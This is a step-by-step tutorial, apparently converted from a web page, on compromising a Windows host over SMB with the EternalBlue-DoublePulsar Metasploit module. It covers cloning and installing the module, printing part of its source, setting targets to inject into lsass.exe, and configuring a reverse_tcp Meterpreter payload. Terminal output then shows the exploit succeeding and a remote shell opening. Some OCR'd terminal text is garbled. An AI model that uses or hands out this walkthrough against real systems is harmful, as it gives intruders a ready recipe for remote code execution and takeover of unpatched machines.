
The screenshot shows a Kali Linux desktop environment with a terminal window titled "ShellNo.1". The terminal displays the output of the command `git clone https://github.com/ElevenPaths/Eternalblue-Doublepulsar-Metasploit.git`. The output indicates that the repository was successfully cloned into the directory `Eternalblue-Doublepulsar-Metasploit`. The terminal also shows the progress of cloning, including the number of objects enumerated (65), the total size of the repository (2.82 MiB), and the speed of the download (7.00 KiB/s). The terminal window has a menu bar with "File", "Actions", "Edit", "View", and "Help". Below the terminal window, there is a section titled "Command:" with a text input field. To the right of the terminal window, there is a sidebar with a search bar and a "Contact Us" button. At the bottom of the terminal window, there is a note that says "Once the required exploit will get downloaded then you need to copy the `eternalblue_doublepulsar.rb` ruby file into `/usr/share/metasploit-`".

```
root@kali:~# git clone https://github.com/ElevenPaths/Eternalblue-Doublepulsar-Metasploit.git
Cloning into 'Eternalblue-Doublepulsar-Metasploit' ...
remote: Enumerating objects: 65, done.
remote: Total 65 (delta 0), reused 0 (delta 0), pack-reused 65
Receiving objects: 100% (65/65), 2.82 MiB | 7.00 KiB/s, done.
Resolving deltas: 100% (13/13), done.
root@kali:~#
```

Command:

Once the required exploit will get downloaded then you need to copy the `eternalblue_doublepulsar.rb` ruby file into `/usr/share/metasploit-`

Once the required exploit will get downloaded then you need to copy the eternalblue_doublepulsar.rb ruby file into **/usr/share/metasploit-framework/modules/exploits/windows/smb** directory so that we can use this exploit inside metasploit.




To copy the ruby file into appropriate directory, type the following command:

Command:cp


rfeternalblue_doublepulsar.rb/usr/share/metasploitframework/modules/exploits/windows/smb/

```
Shell No.1
File Actions Edit View Help

root@kali:~# git clone https://github.com/ElevenPaths/Eternalblue-Doublepulsar-Metasploit.git
Cloning into 'Eternalblue-Doublepulsar-Metasploit' ...
remote: Enumerating objects: 65, done.
remote: Total 65 (delta 0), reused 0 (delta 0), pack-reused 65
Receiving objects: 100% (65/65), 2.82 MiB | 7.00 KiB/s, done.
Resolving deltas: 100% (13/13), done.
root@kali:~# cd Eternalblue-Doublepulsar-Metasploit/
root@kali:~/Eternalblue-Doublepulsar-Metasploit# ls
deps eternalblue_doublepulsar.rb LICENSE README.md
root@kali:~/Eternalblue-Doublepulsar-Metasploit# cp -rf eternalblue_doublepulsar.rb /usr/share/
metasploit-framework/modules/exploits/windows/smb/
root@kali:~/Eternalblue-Doublepulsar-Metasploit# ls /usr/share/metasploit-framework/modules/ex
ploits/windows/smb/
eternalblue_doublepulsar.rb  ms08_067_netapi.rb
generic_smb_dll_injection.rb  ms09_050_smb2_negotiate_func_index.rb
group_policy_startup.rb      ms10_046_shortcut_icon_dllloader.rb
ipass_pipe_exec.rb          ms10_061_spoolss.rb
ms03_049_netapi.rb          ms15_020_shortcut_icon_dllloader.rb
ms04_007_killbill.rb        ms17_010_eternalblue.rb
ms04_011_lsass.rb            ms17_010_eternalblue_win8.py
ms04_031_netdde.rb          ms17_010_psexec.rb
ms05_039_pnp.rb              netidentity_xtierrpcpipe.rb
ms06_025_rasmans_reg.rb      psexec_psh.rb
ms06_025_rras.rb             psexec.rb
ms06_040_netapi.rb           smb_delivery.rb
ms06_066_nwapi.rb            smb_doublepulsar_rce.rb
ms06_066_nwks.rb             smb_relay.rb
ms06_070_wkssvc.rb           timbuktuplugntcommand_bof.rb
ms07_029_msdns_zonename.rb   webexec.rb
root@kali:~/Eternalblue-Doublepulsar-Metasploit#
```



This is the exploit code we are using here



```
require 'msf/core'

class MetasploitModule < Msf::Exploit::Remote

  #include Msf::Exploit::Remote::DCERPC
  include Msf::Exploit::Remote::SMB::Client

  def initialize(info = {})
    super(update_info(info,
      'Name' => 'EternalBlue',
      'Description' => %q{
        This module exploits a vulnerability on SMBv1/SMBv2 protocols through Eternalblue.
        After that, doublepulsar is used to inject remotely a malicious dll (it's will generate b
        You can use this module to compromise a host remotely (among the targets available) witho
        ** THIS IS AN INTEGRATION OF THE ORIGINAL EXPLOIT, IT'S NOT THE FULL PORTATION **
      },
      'Author' =>
        [
          'Pablo Gonzalez (@pablogonzalezpe)',
          'Sheila A. Berta (@UnaPibaGeek)'
        ],
      'Payload' =>
        {
          'BadChars' => "\x00\x0a\x0d",
        },
      'Platform' => 'win',
      'DefaultTarget' => 8,
```

So to use the above copied exploit, type “**use exploit/windows/smb/eternalblue_doublepulsar**” and type show options to see all required options related to above exploit.

```
msf5 > use exploit/windows/smb/eternalblue_doublepulsar
msf5 exploit(windows/smb/eternalblue_doublepulsar) > show options

Module options (exploit/windows/smb/eternalblue_doublepulsar):



| Name               | Current Setting                                  | Required | Description                                                                        |
|--------------------|--------------------------------------------------|----------|------------------------------------------------------------------------------------|
| DOUBLEPULSARPATH   | /root/.Eternalblue-Doublepulsar-Metasploit/deps/ | yes      | Path director                                                                      |
| ETERNALBLUEPATH    | /root/.Eternalblue-Doublepulsar-Metasploit/deps/ | yes      | Path director                                                                      |
| PROCESSINJECT      | wlms.exe                                         | yes      | Name of process to inject into (Change to lsass.exe for x64)                       |
| RHOSTS             |                                                  | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT              | 445                                              | yes      | The SMB service port (TCP)                                                         |
| TARGETARCHITECTURE | x86                                              | yes      | Target Architecture (Accepted: x86, x64)                                           |
| WINEPATH           | /root/.wine/drive_c/wine/wine64                  | yes      | WINE drive_c path                                                                  |



Exploit target:
```


Now set the following parameters:

set RHOST 192.168.219.129


set RPORT 445 – This is the SMB port as you already know

set TARGETARCHITECTURE x64

set PROCESSINJECT lsass.exe

set DOUBLEPULSARPATH /root/Eternalblue-Doublepulsar-Metasploit/deps/

set ETERNALBLUEPATH /root/Eternalblue-Doublepulsar-Metasploit/deps/




```
File Actions Edit View Help
st(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 445 yes The SMB servi
ce port (TCP) yes Target Archi
ecture (Accepted: x86, x64) yes WINE drive_c
WINEPATH /root/.wine/drive_c/ yes
path
NAMEED PIPES /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes List
of named pipes to check
Exploit target: yes The 1
Id Name yes The 5
-- --
8 Windows 7 (all services pack) (x86) (x64) no The W
indows domain to use for authentication
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set RHOST 192.168.219.129
RHOST => 192.168.219.129
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set RPORT 445
RPORT => 445
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set TARGETARCHITECTURE x64
TARGETARCHITECTURE => x64
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set PROCESSINJECT lsass.exe
PROCESSINJECT => lsass.exe
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set DOUBLEPULSARPATH /root/Eternalblue-Dou
DOUBLEPULSARPATH => /root/Eternalblue-Doublepulsar-Metasploit/deps/
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set ETERNALBLUEPATH /root/Eternalblue-Doub
ETERNALBLUEPATH => /root/Eternalblue-Doublepulsar-Metasploit/deps/
msf5 exploit(windows/smb/eternalblue_doublepulsar) >
```


You also need to set payload of 64-bit because your target is 64-bit OS.

set payload windows/x64/meterpreter/reverse_tcp


set LHOST 192.168.219.147

set LPORT 4444



```
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set RHOST 192.168.219.129
RHOST => 192.168.219.129
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set RPORT 445
RPORT => 445
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set TARGETARCHITECTURE x64
TARGETARCHITECTURE => x64
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set PROCESSINJECT lsass.exe
PROCESSINJECT => lsass.exe
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set DOUBLEPULSARPATH /root/Eternalblue-Doublepulsar-Metasploit/deps/
DOUBLEPULSARPATH => /root/Eternalblue-Doublepulsar-Metasploit/deps/
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set ETERNALBLUEPATH /root/Eternalblue-Doublepulsar-Metasploit/deps/
ETERNALBLUEPATH => /root/Eternalblue-Doublepulsar-Metasploit/deps/
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set LHOST 192.168.219.147
LHOST => 192.168.219.147
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set LPORT 4444
LPORT => 4444
msf5 exploit(windows/smb/eternalblue_doublepulsar) >
```

After configuring all options, just type run command to execute the exploit.




```
ShellNo.1
File Actions Edit View Help

PROCESSINJECT => lsass.exe
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set DOUBLEPULSARPATH /root/Eternalblue-Dou
DOUBLEPULSARPATH => /root/Eternalblue-Doublepulsar-Metasploit/deps/ no Check
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set ETERNALBLUEPATH /root/Eternalblue-Doub
ETERNALBLUEPATH => /root/Eternalblue-Doublepulsar-Metasploit/deps/ no Check
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set payload windows/x64/meterpreter/revers
payload => windows/x64/meterpreter/reverse_tcp yes The t
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set LHOST 192.168.219.147
LHOST => 192.168.219.147 yes The S
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set LPORT 4444
LPORT => 4444 no The W
msf5 exploit(windows/smb/eternalblue_doublepulsar) > run no The p

[*] Started reverse TCP handler on 192.168.219.147:4444
[*] 192.168.219.129:445 - Generating Eternalblue XML data no The u
[*] 192.168.219.129:445 - Generating Doublepulsar XML data
[*] 192.168.219.129:445 - Generating payload DLL for Doublepulsar yes The n
[*] 192.168.219.129:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 192.168.219.129:445 - Launching Eternalblue ...
000f:err:service:process_send_command receiving command result timed out
[+] 192.168.219.129:445 - Pwned! Eternalblue success!
[*] 192.168.219.129:445 - Launching Doublepulsar ...
[*] Sending stage (201283 bytes) to 192.168.219.129
[*] Meterpreter session 1 opened (192.168.219.147:4444 -> 192.168.219.129:49168) at 2020-05-10
02:54:21 -0400
[+] 192.168.219.129:445 - Remote code executed... 3... 2... 1...

meterpreter > 
```

As soon as you execute, you'll instantly get a Meterpreter Reverse Connection against the target machine and can be verified by typing sysinfo.

